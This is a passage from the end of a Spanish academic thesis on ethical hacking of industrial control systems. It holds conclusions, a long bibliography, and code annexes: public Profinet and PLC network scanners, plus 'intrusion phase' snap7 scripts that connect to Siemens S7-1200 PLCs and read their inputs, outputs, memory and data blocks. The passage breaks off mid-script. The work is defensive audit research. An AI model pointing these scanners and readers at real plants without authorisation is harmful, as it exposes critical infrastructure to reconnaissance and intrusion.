- Al realizar una Auditoría Técnica en un Sistema de Infraestructura Crítica es necesario ser prudente para no interrumpir en los procesos de la empresa, que se manejan en tiempo real para así evitar pérdidas de producción, en el desarrollo del informe final de hacking ético en los anexos se deben agregar todas las observaciones incluido fotos, videos, pruebas que demuestren que el análisis sobre la empresa es un éxito, brindando las fortificaciones necesarias.
- En caso de existir una infección de código malicioso no es necesario instalar otros antivirus o detección de malware, lo más prudente es dar de baja a los equipos afectados y utilizar otros dispositivos de las mismas características con copias de seguridad de configuración salvaguardando cierta parte de un proceso, en el desarrollo de una PC auditora se necesita modificarla e instalar varias herramientas para el desarrollo de hacking ético sobre una red industrial debido a que no se utilizan las mismas herramientas habituales de una red de datos normalmente manejadas en Kali Linux, necesitando acoplar el sistema operativo a las necesidades requeridas.
- Se recomienda a la empresa auditada y a los Sistemas de Control Industrial que se realicen fiscalizaciones, sobre contratistas que se les adjudique obras para el desarrollo de sistemas de control industrial, verificando el cumplimiento de requisitos de seguridad informática y de la información sobre un sistema implantado para así evitar posibles ataques cibernéticos o tener resistencias a los mismos.

BIBLIOGRAFÍA

[1] Tori C. El Hacking Ético. Argentina: 2008. 328 pag.

[2] Digiware, "Ecuador, el cuarto país de la región que recibe más ataques cibernéticos", Ecuador, 2015. [En línea] Disponible: http://www.doctortecno.com/noticia/ecuador-cuarto-pais-region-que-recibe-mas-ataques-ciberneticos

[3] IEEE, David Kushner, The real history of Stuxnet, Ataques Cibernéticos a centrales nucleares, EU, 2013. [En línea] Disponible: http://spectrum.ieee.org/telecom/security/the-real-story-of-stuxnet

[4] UC-Global, Mike Wright, UC-Global y el hacking Ético en Ecuador, Ecuador-Guayaquil, 2015. [En línea] Disponible: http://www.uc-global.com/uc-global-y-el-hacking-etico-en-ecuador/

[5] Ministerio Coordinador de Producción, Empleo y Competitividad, Agendas para la Transformación Productiva Territorial: Tungurahua, Mayo 2011, pp. 14-17

[6] Cantú A. Seguridad Informática: Sistema para comunicación de Redes LAN, Inalámbricas y Bluetooth. Tamaulipas: Universidad Autónoma. Facultad de Ingeniería; 2008. 123 p.

[7] IEEE, Instituto Español de Estudios Estratégicos, Luis de Salvador Carrasco, Los Problemas Estructurales en el Planteamiento de la Ciberseguridad, Interconexión e Interoperabilidad, España, 2014. [En línea] Disponible: http://www.ieee.es/Galerias/fichero/docs_marco/2014/DIEEEM09-2014_Ciberdefensa_SalvadorCarrasco.pdf

[8] IEEE, Instituto Español de Estudios Estratégicos, Ejarza Illaro, Eguskiñe. Estados Unidos - China: Equilibrio de poder en la nueva ciberguerra fría, España, Documento

de Opinión 2013. [En línea] Disponible: http://www.ieee.es/Galerias/fichero/docs_opinion/2013/DIEEEO60-2013_Ciberguerra_Fria_EEUU-China_E.Lejarza.pdf

[9] Instituto Internacional de Seguridad Cibernética, Metodologías de pruebas de seguridad informática, Pruebas de seguridad informática de sistemas SCADA, ICS, IACS, Pensilvania-USA, 2016. [En línea] Disponible: http://www.iicybersecurity.com/pruebas-de-seguridad-informatica-pentest.html

[10] JNIC2016, II Jornadas Nacionales de Investigación en Ciberseguridad, Universidad de Granada, Los problemas Estructurales en el Planteamiento de la Ciberseguridad, Granada-España 2016. [En línea] Disponible: http://ucys.ugr.es/jnic2016/docs/ActasJNIC2016.pdf

[11] JNIC2016, II Jornadas Nacionales de Investigación en Ciberseguridad, Granada Junio 2016, España, Universidad de Granada, Diseño de zonas, conductos y canales según la normativa IEC 62443 (ISA99) en una Industria 4.0, Granada-España 2016. [En línea] Disponible: http://ucys.ugr.es/jnic2016/docs/ActasJNIC2016.pdf

[12] JNIC2016, II Jornadas Nacionales de Investigación en Ciberseguridad, Universidad de Granada, Modelling Security of Critical Infrastructures: A Survivability Assessment, Granada-España 2016. [En línea] Disponible: http://ucys.ugr.es/jnic2016/docs/ActasJNIC2016.pdf

[13] DROUIZ, Dispositivos de control Industriales, [Dispositivos Industriales], España, 2014. [En línea] Disponible: https://www.drouiz.com/blog/2014/11/11/dispositivos-de-control-industriales/

[14] PCE, Reguladores/Dispositivos de control, [Dispositivos Industriales], España, 2016. [En línea] Disponible: http://www.pce-iberica.es/instrumentos-de-medida/sistemas/reguladores-dispositivos-control.htm

[15] Certsi_, Instituto Nacional de CiberSeguridad, La evolución de los dispositivos en los sistemas de control industrial, [Controladores], Madrid-España, 2015. [En línea] Disponible: https://www.certsi.es/blog/evolucion-dispositivos-sistemas-control-industrial

[16] Ministerio de Cultura y Deporte, Prieto P., Lenguajes de programación – Principios básicos de PLC, [PLC-Controlador Lógico Programable], España, 2007. [En línea] Disponible: http://recursostic.educacion.es/observatorio/web/gl/component/content/article/502-

monografico-lenguajes-de-programacion?start=2
[17] Ángel Franco G., Dpto. Física Aplicada I, Universidad del País Vasco, Escuela Universitaria de Ingeniería Técnica Industrial, Funcionamiento PLC, [Modo de funcionamiento, Ciclo de Funcionamiento], España, 2001. [En línea] Disponible: http://www.sc.ehu.es/sbweb/webcentro/automatica/WebCQMH1/PAGINA%20PRINCIPAL/PLC/FUNCIONAMIENTO/funcionamiento.htm
[18] Universidad Nacional de Córdoba, Facultad de Ciencias Exactas, Físicas y Naturales, Elementos y equipos eléctricos, Controlador lógico programable – PLC, [Ciclo de Funcionamiento], Argentina. [En línea] Disponible: http://www.efn.uncor.edu/departamentos/electro/cat/eye_archivos/apuntes/a_practico/CAP%209%20Pco.pdf
[19] Ángel Franco G., Dpto. Física Aplicada I, Universidad del País Vasco, Escuela Universitaria de Ingeniería Técnica Industrial, Funcionamiento PLC, [Estructura Física Externa del PLC], España, 2001. [En línea] Disponible: http://www.sc.ehu.es/sbweb/webcentro/automatica/WebCQMH1/PAGINA%20PRINCIPAL/PLC/ESTRUCTURAS/ESTRUCTURA%20EXTERNA/estructura_externa.htm#Introducción
[20] Universidad de las Américas Puebla, Departamento de Computación, Electrónica y Mecatrónica, Ingeniería Mecatrónica, Definición y Principios de Operación PLC, [Partes del Controlador Lógico Programable], México, 2009. [En línea] Disponible: http://catarina.udlap.mx/u_dl_a/tales/documentos/lmt/maza_c_ac/capitulo4.pdf
[21] Ins. Tec. Ind. Francisco José de Caldas, Víctor Bernal, Automatización, [Unidad Central de Proceso], Colombia. [En línea] Disponible: http://automatica.mex.tl/imagesnew/5/0/1/4/2/PLC%20GUIA%204.pdf
[22] Módulos de memoria, Norberto Molinari, Controladores Lógicos programables PLC, [Módulos de Memoria]. [En línea] Disponible: http://www.edudevices.com.ar/download/articulos/PLC/CURSO_PLC_02.pdf
[23] Nelson Durán, Universidad Nacional Experimental del Táchira, Departamento de ingeniería Electrónica, Instrumentación Control y Automatización, Introducción a los controladores lógicos programables, [Memorias por localidad interna del PLC], Venezuela, 2010. [En línea] Disponible: http://www.unet.edu.ve/~nduran/Teoria_Instrucontrol/Introduccion_al_PLC

[24] Víctor Vargas, Escuela Politécnica de Ejercito, Ingeniería Electrónica e Instrumentación, Diseño, Automatización e implementación de una interface HMI-SCADA de una máquina acampanadora de tubería PVC de la fábrica Holviplas S.A., Estudio de Interfaces, [Interfaces o Módulos], Ecuador, 2007. [En línea] Disponible: http://repositorio.espe.edu.ec/bitstream/21000/3376/1/T-ESPEL-0423.pdf

[25] Ángel Franco G., Dpto. Física Aplicada I, Universidad del País Vasco, Escuela Universitaria de Ingeniería Técnica Industrial, Entradas y Salidas PLC, [Entradas - Salidas], España, 2001. [En línea] Disponible: http://www.sc.ehu.es/sbweb/webcentro/automatica/WebCQMH1/PAGINA%20PRINCIPAL/PLC/ESTRUCTURAS/ESTRUCTURA%20INTERNA/INTERFACES/interfaces.htm

[26] Certsi_, Cert de Seguridad Industrial, La Evolución de los dispositivos en los sistemas de control industrial, [Sensores y Actuadores], España, 2015. [En línea] Disponible: https://www.certsi.es/blog/evolucion-dispositivos-sistemas-control-industrial

[27] José Armesto, Universidad de Vigo, Departamento de Sistemas y Automática, Sensores y Actuadores Industriales, [Sensores-Actuadores], España, 2008. [En línea] Disponible: http://tv.uvigo.es/uploads/material/Video/1709/ISAD_Tema7_1.pdf

[28] Jorge L. Mendoza, Nilo W. Andrade, Los dispositivos interconectados en el acceso de información, [Red Informática], Ecuador, 2016, [En línea] Disponible: https://dialnet.unirioja.es/descarga/articulo/5761610.pdf

[29] Evelio Martínez, Eveliux, Concepto de red pública y red privada, [Red Informática], México. [En línea] Disponible: http://www.eveliux.com/mx/concepto-de-red-publica-y-red-privada.html

[30] Gobierno TI, Tipos de redes informáticas, [Tipos de redes informáticas], 2011. [En línea] Disponible: https://gobiernoti.wordpress.com/2011/10/04/tipos-de-redes-informaticas/

[31] Ignacio M. Sbampat, protección Antivirus en una red corporativa I, [Red Corporativa], 2005. [En línea] Disponible: https://desarrolloweb.com/articulos/2255.php

[32] Oscar A. Rojas, Instituto de Postgrado en Electrónica y Telecomunicaciones, Universidad del Cauca, Capitulo V. Redes Industriales, [Red Industrial], Colombia, 2005. [En línea] Disponible:

ftp://ftp.unicauca.edu.co/Facultades/FIET/DEIC/Materias/SW%20para%20aplicaciones%20Industriales%20II/Sw%20II/Conferencias/Capitulo%205.pdf
[33] José Hurtado, Superior de Automatización y Robótica Industrial, Departamento de Electricidad y Electrónica, Introducción a las Redes de Comunicación Industrial, [Redes de Comunicación Industrial], España, 2015. [En línea] Disponible: https://josemariahurtadotorres.files.wordpress.com/2015/10/introduccic3b3n-a-las-redes-de-comunicacic3b3n-industrial.pdf
[34] Raúl Villa, Universidad Nacional de San Luis, Automatización Industrial, Redes de Comunicación industrial, [Bus de campo], Argentina. [En línea] Disponible: http://linux0.unsl.edu.ar/~rvilla/c3m10/tema13.pdf
[35] Universidad de Oviedo, Ingeniería Electrónica y Automática, Comunicaciones Industriales, [Buses de Alta Fiabilidad], España, 2006. [En línea] Disponible: http://isa.uniovi.es/docencia/iea/teoria/comunicacionesindustrialesdocumento.pdf
[36] Manuel Rodríguez, Redes de comunicación Industriales y buses de campo, [Buses de Campo], 2012. [En línea] Disponible: https://revistadigital.inesem.es/gestion-integrada/redes-de-comunicacion-industriales-y-buses-de-campo/
[37] IEEE, The Institute of Electrical and Electronics Engineers, Introducción a Ethernet Industrial, [Ethernet Industrial], 2005. [En línea] Disponible: http://www.ieee.org.ar/downloads/Romero-Eth-Ind.pdf
[38] Luis Corrales, Escuela Politécnica Nacional, Departamento de Automatización y Control Industrial, Interfaces de Comunicación Industrial, [Sistemas SCADA], Ecuador, 2007. [En línea] Disponible: http://bibdigital.epn.edu.ec/bitstream/15000/10020/2/PARTE%202.pdf
[39] Carlos Castro Lozano, Universidad de Córdoba, Centro Tecnológico Industrial, Introducción a SCADA, [Sistemas SCADA], España. [En línea] Disponible: http://www.uco.es/investiga/grupos/eatco/automatica/ihm/descargar/scada.pdf
[40] Elizabeth Castillo, Universidad Técnica de Ambato, Ingeniería Industrial en Procesos de Automatización, Desarrollo de un sistema SCADA, [Instrumentación de Campo, Comunicaciones de red SCADA], Ecuador, 2010. [En línea] Disponible: http://repositorio.uta.edu.ec/bitstream/123456789/190/3/Tesis_t540id.pdf
[41] AEC Asociación Española para la Calidad, Seguridad de la Información, [Seguridad de la Información], España. [En línea] Disponible:

https://www.aec.es/web/guest/centro-conocimiento/seguridad-de-la-informacion
[42] Prakmatic, Test de Intrusión – Hacking Ético – Auditoría de Seguridad Auditoría de Seguridad, [Seguridad de la Información, Modelo PDCA], España, 2016. [En línea] Disponible: http://www.prakmatic.com/test-de-intrusion-hacking-etico-auditoria-de-seguridad/
[43] Gutiérrez R. Universidad de Valencia, Seguridad en VoIP: Ataques, Amenazas y Riesgos, [Auditoría Técnica – Hacking Ético], España, 2008. [En línea] Disponible: http://repositorio.utp.edu.co/dspace/bitstream/11059/2518/2/0058S586_anexo.pdf
[44] Pablo Gonzáles P., Ethical Hacking, España, 2014, pp. 17-39
[45] Karina Astudillo B., Hacking Ético 101, Ecuador, 2013, pp. 10-14
[46] Asael Ramírez, [Seguridad en profundidad], Modelo de seguridad en profundidad. [En línea] Disponible: https://guardnet.wordpress.com/2011/06/08/modelo-de-seguridad-en-profundidad/
[47] Tp-link, [Zona desmilitarizada], ¿Qué es DMZ?, Ecuador, 2011. [En línea] Disponible: http://www.tp-link.ec/FAQ-28.html
[48] Microsoft, [Lista de control de Acceso], ¿Qué es una lista de control de acceso de puntos de conexión?, España, 2016. [En línea] Disponible: https://docs.microsoft.com/es-es/azure/virtual-network/virtual-networks-acl
[49] Cyrille Larrieu, [Sistema de detección de intrusiones], Introducción a los sistemas de detección de intrusiones. [En línea] Disponible: http://es.ccm.net/contents/162-sistema-de-deteccion-de-intrusiones-ids
[50] Nahum Frett, [Ciberataque], ¿Qué es un ciberataque?, 2015. [En línea] Disponible: https://www.auditool.org/blog/auditoria-de-ti/3423-que-es-un-ciberataque
[51] Pablo Gonzáles p., Chema Alonso, Metasploit para Pentesters, España, 2013, pp. 11-37
[52] Snap7, [Snap7]. [En línea] Disponible: http://snap7.sourceforge.net/
[53] Sparta, [Sparta]. [En línea] Disponible: http://sparta.secforce.com/
[54]ICS-CERT, Industrial Control System Cyber Emergency Response Team, [Vulnerabilidades del área industrial], Estados Unidos. [En línea] Disponible: https://ics-cert.us-cert.gov/
[55] FireEye, FireEye ICS Vulnerabilities, [Vulnerabilidades del área industrial], Estados Unidos. [En línea] Disponible: https://www.fireeye.com/

[56] FireEye, 2016 Industrial Control System (ICS) Vulnerability Trend Report, [Vulnerabilidades del área industrial]. [En línea] Disponible: https://www2.fireeye.com/rs/848-DID-242/images/ics-vulnerability-trend-report-final.pdf

[57] ICS-CERT, Primary Stuxnet Advisory, [Vulnerabilidades del área industrial, Stuxnet]. [En línea] Disponible: https://ics-cert.us-cert.gov/advisories/ICSA-10-272-01

[58] COSEC, The Computer Security Lab, Universidad Carlos III de Madrid, Departamento de Informática, Ciberseguridad en entornos Industriales, [Vulnerabilidades del área industrial], 2015. [En línea] Disponible: http://www.seg.inf.uc3m.es/docs/ISACA/Ciberseguridad%20en%20entornos%20industriales_Rutilus_v01.pdf

[59] Miguel Iñigo, Isidro Calvo, Ismael Etxeberria, Pablo Gonzáles, ETSi de Bilbao (UPV/EHU), Principales Vulnerabilidades de los Sistemas de Automatización Industrial y posibles acciones para evitar ciberataques, [Vulnerabilidades en un Sistema de Control Industrial según sus Niveles], España, 2015. [En línea] Disponible: http://www.ehu.eus/documents/3444171/4484751/121.pdf

[60] Eric D. Knapp, Joel T. Langill, Risk and Vulnerability Assessments, In Industrial Network Security, Capítulo 8, Boston, 2015, pp. 209-260

[61] Kaspersky, Kaspersky Lab ICS CERT, [Vulnerabilidades en un Sistema de Control Industrial según sus Niveles]. [En línea] Disponible: https://ics-cert.kaspersky.com/

[62] Welivesecurity, ESET Security Community, ¿Cuál es el país más vulnerable a ataques de malware?, [Vulnerabilidades de RED], 2014. [En línea] Disponible: https://www.welivesecurity.com/la-es/2014/08/04/cual-es-pais-mas-vulnerable-ataques-malware/

[63] FUER-Cybersicherheit, Federal Office for Information Security, Top 10 Threats and Countermeasures 2016. [Vulnerabilidades en un Sistema de Control Industrial según sus Niveles], Alemania. [En línea] Disponible: https://www.allianz-fuer-cybersicherheit.de/ACS/DE/_/downloads/BSI-CS_005E.pdf?__blob=publicationFile&v=3

Anexos

Anexo A
Código para fase de análisis de vulnerabilidades escaneo de dispositivos PLC siemens familia S7-1200, profinet_scanner.noscapy.py

```
#!/usr/bin/env python
"""
File: profinet_scanner.noscapy.py
Desc: Profinet discovery tool. Send multicast ethernet packet and receive all answers.
      Extract useful info about devices: PLC, HMI, Workstations.
      Power of Community 2013 conference release.

      No scapy required. Works on *nix systems.
"""

__author__ = "Aleksandr Timorin"
__copyright__ = "Copyright 2013, Positive Technologies"
__license__ = "GNU GPL v3"
__version__ = "0.1"
__maintainer__ = "Aleksandr Timorin"
__email__ = "atimorin@gmail.com"
__status__ = "Development"

import sys
import time
import threading
import string
import socket
import fcntl
import struct
import uuid
import optparse
from binascii import hexlify, unhexlify

def is_printable(data):
    printset = set(string.printable)
    return set(data).issubset(printset)

def get_src_mac_by_interface(ifname):
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    info = fcntl.ioctl(s.fileno(), 0x8927,  struct.pack('256s', ifname[:15]))
    return info[18:24]
    #return ''.join(['%02x:' % ord(char) for char in info[18:24]])[:-1]

def parse_load(data, src):
    type_of_station = None
    name_of_station = None
    vendor_id = None
    device_id = None
    device_role = None
    ip_address = None
    subnet_mask = None
    standard_gateway = None
    try:
        #data = hexlify(data)
        PROFINET_DCPDataLength = int(data[20:24], 16)
        start_of_Block_Device_Options = 24
        Block_Device_Options_DCPBlockLength = int(data[start_of_Block_Device_Options +
2*2:start_of_Block_Device_Options + 4*2], 16)
```

```
        start_of_Block_Device_Specific = start_of_Block_Device_Options +
Block_Device_Options_DCPBlockLength*2 + 4*2
        Block_Device_Specific_DCPBlockLength =
int(data[start_of_Block_Device_Specific+2*2:start_of_Block_Device_Specific+4*2], 16)

        padding = Block_Device_Specific_DCPBlockLength%2

        start_of_Block_NameOfStation = start_of_Block_Device_Specific +
Block_Device_Specific_DCPBlockLength*2 + (4+padding)*2
        Block_NameOfStation_DCPBlockLength =
int(data[start_of_Block_NameOfStation+2*2:start_of_Block_NameOfStation+4*2], 16)

        padding = Block_NameOfStation_DCPBlockLength%2

        start_of_Block_Device_ID = start_of_Block_NameOfStation +
Block_NameOfStation_DCPBlockLength*2 + (4+padding)*2
        Block_DeviceID_DCPBlockLength =
int(data[start_of_Block_Device_ID+2*2:start_of_Block_Device_ID+4*2], 16)
        __tmp =
data[start_of_Block_Device_ID+4*2:start_of_Block_Device_ID+4*2+Block_DeviceID_DCPBlockL
ength*2][4:]
        vendor_id, device_id = __tmp[:4], __tmp[4:]

        padding = Block_DeviceID_DCPBlockLength%2

        start_of_Block_DeviceRole = start_of_Block_Device_ID +
Block_DeviceID_DCPBlockLength*2 + (4+padding)*2
        Block_DeviceRole_DCPBlockLength =
int(data[start_of_Block_DeviceRole+2*2:start_of_Block_DeviceRole+4*2], 16)
        device_role =
data[start_of_Block_DeviceRole+4*2:start_of_Block_DeviceRole+4*2+Block_DeviceRole_DCPBlo
ckLength*2][4:6]

        padding = Block_DeviceRole_DCPBlockLength%2

        start_of_Block_IPset = start_of_Block_DeviceRole + Block_DeviceRole_DCPBlockLength*2 +
(4+padding)*2
        Block_IPset_DCPBlockLength = int(data[start_of_Block_IPset+2*2:start_of_Block_IPset+4*2],
16)
        __tmp =
data[start_of_Block_IPset+4*2:start_of_Block_IPset+4*2+Block_IPset_DCPBlockLength*2][4:]
        ip_address_hex, subnet_mask_hex, standard_gateway_hex = __tmp[:8], __tmp[8:16],
__tmp[16:]
        ip_address = socket.inet_ntoa(struct.pack(">L", int(ip_address_hex, 16)))
        subnet_mask = socket.inet_ntoa(struct.pack(">L", int(subnet_mask_hex, 16)))
        standard_gateway = socket.inet_ntoa(struct.pack(">L", int(standard_gateway_hex, 16)))

        tos = data[start_of_Block_Device_Specific+4*2 :
start_of_Block_Device_Specific+4*2+Block_Device_Specific_DCPBlockLength*2][4:]
        nos = data[start_of_Block_NameOfStation+4*2 :
start_of_Block_NameOfStation+4*2+Block_NameOfStation_DCPBlockLength*2][4:]
        type_of_station = unhexlify(tos)
        name_of_station = unhexlify(nos)
        if not is_printable(type_of_station):
            type_of_station = 'not printable'
        if not is_printable(name_of_station):
            name_of_station = 'not printable'
    except:
```

```
        print "%s: %s" % (src, str(sys.exc_info()))
    return type_of_station, name_of_station, vendor_id, device_id, device_role, ip_address,
subnet_mask, standard_gateway


if __name__ == '__main__':

    print """
Profinet discovery tool. Send multicast ethernet packet and receive all answers.
Extract useful info about devices: PLC, HMI Workstations.
No scapy required.
Power of Community 2013 conference release.
"""


    parser = optparse.OptionParser()
    parser.add_option('-i', dest="src_iface", default="", help="source network interface")
    options, args = parser.parse_args()
    parser.print_help()
    raw_input("press <PoC2013> key to continue...")
    src_iface = options.src_iface or 'eth0'
    src_mac = get_src_mac_by_interface(src_iface)

    profinet_dcp_ethernet_frame = {
      'dst_mac' : '\x01\x0e\xcf\x00\x00\x00',
      'src_mac' : src_mac,
      'proto'   : '\x88\x92',
      'payload' : '\xfe\xfe\x05\x00\x04\x01\x00\x02\x00\x80\x00\x04\xff\xff' + '\x00'*26,
    }


    pdef = profinet_dcp_ethernet_frame

    eth_sock = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, 0x8892)
    # set socket recieve timeout 2 seconds
    eth_sock.setsockopt(socket.SOL_SOCKET, socket.SO_RCVTIMEO, struct.pack('ii', int(2), 0))

    eth_sock.bind(('eth0', 0x8892))
    data = pdef['dst_mac'] + pdef['src_mac'] + pdef['proto'] + pdef['payload']
    eth_sock.send(data)

    recieved_packets = []

    while True:
        try:
            buf = eth_sock.recv(1024)
            print 'recieved: %r' % buf
            if buf:
                recieved_packets.append(buf)
            else:
                break
        except:
            break

    # parse and print result
    result = {}
    for p in recieved_packets:
        p = p.encode('hex')
        print p
```

```
        source_mac  = p[12:24]
        packet_type = p[24:28]
        pn_type     = p[28:32]
        packet_load = p[28:]
        #print source_mac, packet_type, packet_load
        if packet_type == '8892' and pn_type == 'feff':
            type_of_station, name_of_station, vendor_id, device_id, device_role, ip_address,
subnet_mask, standard_gateway = parse_load(packet_load, source_mac)
            result[source_mac] = {'load': packet_load}
            result[source_mac]['type_of_station'] = type_of_station
            result[source_mac]['name_of_station'] = name_of_station
            result[source_mac]['vendor_id'] = vendor_id
            result[source_mac]['device_id'] = device_id
            result[source_mac]['device_role'] = device_role
            result[source_mac]['ip_address'] = ip_address
            result[source_mac]['subnet_mask'] = subnet_mask
            result[source_mac]['standard_gateway'] = standard_gateway


    print "found %d devices" % len(result)
    print "{0:17} : {1:15} : {2:15} : {3:9} : {4:9} : {5:11} : {6:15} : {7:15} : {8:15}".format('mac
address', 'type of station',
                                                                'name of station', 'vendor id',
                                                                'device id', 'device role', 'ip address',
                                                                'subnet mask', 'standard gateway')
    for (mac, profinet_info) in result.items():
        p = result[mac]
        print "{0:17} : {1:15} : {2:15} : {3:9} : {4:9} : {5:11} : {6:15} : {7:15} : {8:15}".format(mac,
                                                                  p['type_of_station'],
                                                                  p['name_of_station'],
                                                                  p['vendor_id'],
                                                                  p['device_id'],
                                                                  p['device_role'],
                                                                  p['ip_address'],
                                                                  p['subnet_mask'],
                                                                  p['standard_gateway'],
                                                                  )
```

Anexo B
Código para fase de análisis de vulnerabilidades escaneo de dispositivos PLC siemens familia S7-1200, plcscan.py

```
"""
File: plcscan.py
Desc: PLC scanner
Version: 0.1

Copyright (c) 2012 Dmitry Efanov (Positive Research)
"""

__author__ = 'defanov'
import modbus
import s7

import sys
from optparse import OptionParser
import socket
import struct

def status(msg):
    sys.stderr.write(msg[:-1][:39].ljust(39,' ')+msg[-1:])

def get_ip_list(mask):
    try:
        net_addr,mask = mask.split('/')
        mask = int(mask)
        start, = struct.unpack('!L', socket.inet_aton(net_addr))
        start &= 0xFFFFFFFF << (32-mask)
        end = start | ( 0xFFFFFFFF >> mask )
        return [socket.inet_ntoa(struct.pack('!L', addr)) for addr in range(start+1, end)]
    except (struct.error,socket.error):
        return []

def scan(argv):
    parser = OptionParser(
        usage = "usage: %prog [options] [ip range]...",
        description = """Scan IP range for PLC devices. Support MODBUS and S7COMM protocols
        """
    )
    parser.add_option("--hosts-list", dest="hosts_file", help="Scan hosts from FILE", metavar="FILE")
    parser.add_option("--ports", dest="ports", help="Scan ports from PORTS", metavar="PORTS",
default="102,502")
    parser.add_option("--timeout", dest="connect_timeout", help="Connection timeout (seconds)",
metavar="TIMEOUT", type="float", default=1)

    modbus.AddOptions(parser)
    s7.AddOptions(parser)

    (options, args) = parser.parse_args(argv)

    scan_hosts = []
    if options.hosts_file:
        try:
            scan_hosts = [file.strip() for file in open(options.hosts_file, 'r')]
        except IOError:
```

```
            print "Can't open file %s" % options.hosts_file

    for ip in args:
        scan_hosts.extend(get_ip_list(ip) if '/' in ip else
                          [ip])

    scan_ports = [int(port) for port in options.ports.split(',')]

    if not scan_hosts:
        print "No targets to scan\n\n"
        parser.print_help()
        exit()

    status("Scan start...\n")
    for host in scan_hosts:
        splitted = host.split(':')
        host = splitted[0]
        if len(splitted)==2:
            ports = [int(splitted[1])]
        else:
            ports = scan_ports
        for port in ports:
            status("%s:%d...\r" % (host, port))
            try:
                sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                sock.settimeout(options.connect_timeout)
                sock.connect((host,port))
                sock.close()
            except socket.error:
                continue

            if port == 102:
                res = s7.Scan(host, port, options)
            elif port == 502:
                res = modbus.Scan(host, port, options)
            else:
                res = modbus.Scan(host, port, options) or s7.Scan(host, port, options)

            if not res:
                print "%s:%d unknown protocol" % (host, port)


    status("Scan complete\n")

if __name__=="__main__":
    try:
        scan(sys.argv[1:])
    except KeyboardInterrupt:
        status("Scan terminated\n")
```

Anexo C
Código de programación para fase de intrusión Lectura de Entradas y salidas digitales de PLC siemens familia S7-1200, LEER_IN_OUT_PLC.py

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

//Importación de librerias
import snap7              // importación de libreria snap 7
import sys  // importación de sys

//Uso de argumento
#SIEMENS_S71200 = '192.168.0.20'          // dirección del dispositivo
SIEMENS_S71200 = sys.argv[1] //ingreso de argumento
print sys.argv[1]

//Creación del cliente y conexión con dispositivo
s7 = snap7.client.Client()
s7.connect(SIEMENS_S71200, 0, 1)          //conexión con dispositivo

//lectura área de memoria de entradas digitales en PLC
r = s7.read_area(snap7.types.areas['PE'], 0, 0, 1)

//Creación de array para lectura de área de memoria desde 0 a 7.
rr = bin(r[0])
rrr = rr[2:] //
while len(rrr) < 8:
  rrr = '0' + rrr

Input0 = rrr[7]
Input1 = rrr[6]
Input2 = rrr[5]
Input3 = rrr[4]
Input4 = rrr[3]
Input5 = rrr[2]
Input6 = rrr[1]
Input7 = rrr[0]

//Lectura área de memoria de salidas digitales en PLC
s = s7.read_area(snap7.types.areas['PA'], 0, 0, 1)

//Creación de array para lectura de área de memoria desde 0 a 7.
ss = bin(s[0])
sss = ss[2:]
while len(sss) < 8:
  sss = '0' + sss

Output7 = sss[0]
Output6 = sss[1]
Output5 = sss[2]
Output4 = sss[3]
Output3 = sss[4]
Output2 = sss[5]
Output1 = sss[6]
Output0 = sss[7]


//Impresión en terminal de Lectura de Entradas digitales de PLC
print '=== Entradas ==='
print "Entrada 0 : " + Input0
print "Entrada 1 : " + Input1
```

```
print "Entrada 2 : " + Input2
print "Entrada 3 : " + Input3
print "Entrada 4 : " + Input4
print "Entrada 5 : " + Input5
print "Entrada 6 : " + Input6
print "Entrada 7 : " + Input7

//Impresión en terminal de Lectura de salidas digitales de PLC
print '===Salidas==='
print "Salida 0 : " + Output0
print "Salida 1 : " + Output1
print "Salida 2 : " + Output2
print "Salida 3 : " + Output3
print "Salida 4 : " + Output4
print "Salida 5 : " + Output5
print "Salida 6 : " + Output6
print "Salida 7 : " + Output7

//Desconexión del cliente
s7.disconnect()
```

Anexo D
Código de programación para fase de intrusión Lectura de marcas en memoria interna del PLC siemens familia S7-1200, LEER_MK_PLC.py

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

//Importación de librerias
import sys
import snap7.client as c
from snap7.util import *
from snap7.snap7types import *

//Uso de argumento
SIEMENS_S71200 = sys.argv[1]

//Lectura área de memoria intrena de PLC, Marcas.
def ReadMemory(plc,byte,bit,datatype):
    result = plc.read_area(areas['MK'],0,byte,datatype)
    if datatype==S7WLBit:
        return get_bool(result,0,1)
    elif datatype==S7WLByte or datatype==S7WLWord:
        return get_int(result,0)
    elif datatype==S7WLReal:
        return get_real(result,0)
    elif datatype==S7WLDWord:
        return get_dword(result,0)
    else:
        return None

//Creación del cliente, conexión con dispositivo,
if __name__=="__main__":
    plc = c.Client()
    plc.connect(SIEMENS_S71200,0,1)

//Impresión de lectura de memoria.
    print ReadMemory(plc,100,0,S7WLReal)
    print ReadMemory(plc,120,0,S7WLWord)
    print ReadMemory(plc,100,0,S7WLByte)
    print ReadMemory(plc,100,0,S7WLBit)
```

Anexo E
Código de programación para fase de intrusión Lectura de Base de datos de memoria interna del PLC siemens familia S7-1200, LEER_DB_PLC.py

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

//Importación de librerias
import sys
import snap7.client
from snap7.snap7types import *
from snap7.util import *

//Uso de argumento
SIEMENS_S71200 = sys.argv[1]
class DBObject(object):
    pass

//Bits de lectura para longitud
offsets = { "Bool":2,"Int": 2,"Real":4,"DInt":6,"String":256}

//Dirección del área de memoria
db=\

//variables a leer en la memoria del PLC (es obligatorio conocer los nombres de las variables para realizar la lectura)
"""
Temperature\tReal\t0.0
Cold\tBool\t4.0
RPis_to_Buy\tint\t6.0
Db_test_String\tString\t8.0
"""

//Lectura de la base de datos del PLC
def DBRead(plc,db_num,length,dbitems):
    data = plc.read_area(areas['DB'],db_num,0,length)
    obj = DBObject()
    for item in dbitems:
        value = None
        offset = int(item['bytebit'].split('.')[0])

        if item['datatype']=='Real':
            value = get_real(data,offset)

        if item['datatype']=='Bool':
            bit =int(item['bytebit'].split('.')[1])
            value = get_bool(data,offset,bit)

        if item['datatype']=='Int':
            value = get_int(data, offset)

        if item['datatype']=='String':
            value = get_string(data, offset, 256)

        obj.__setattr__(item['name'], value)

    return obj

//Creación de array para lectura del área
def get_db_size(array,bytekey,datatypekey):
    seq,length = [x[bytekey] for x in array],[x[datatypekey] for x in array]
```

```
    idx = seq.index(max(seq))
    lastByte = int(max(seq).split('.')[0])+(offsets[length[idx]])
    return lastByte

//Creación del cliente y conexión con dispositivo
if __name__ == "__main__":
    plc = snap7.client.Client()
    plc.connect(SIEMENS_S71200,0,0)

//Verificación de la existencia de las variables a leer
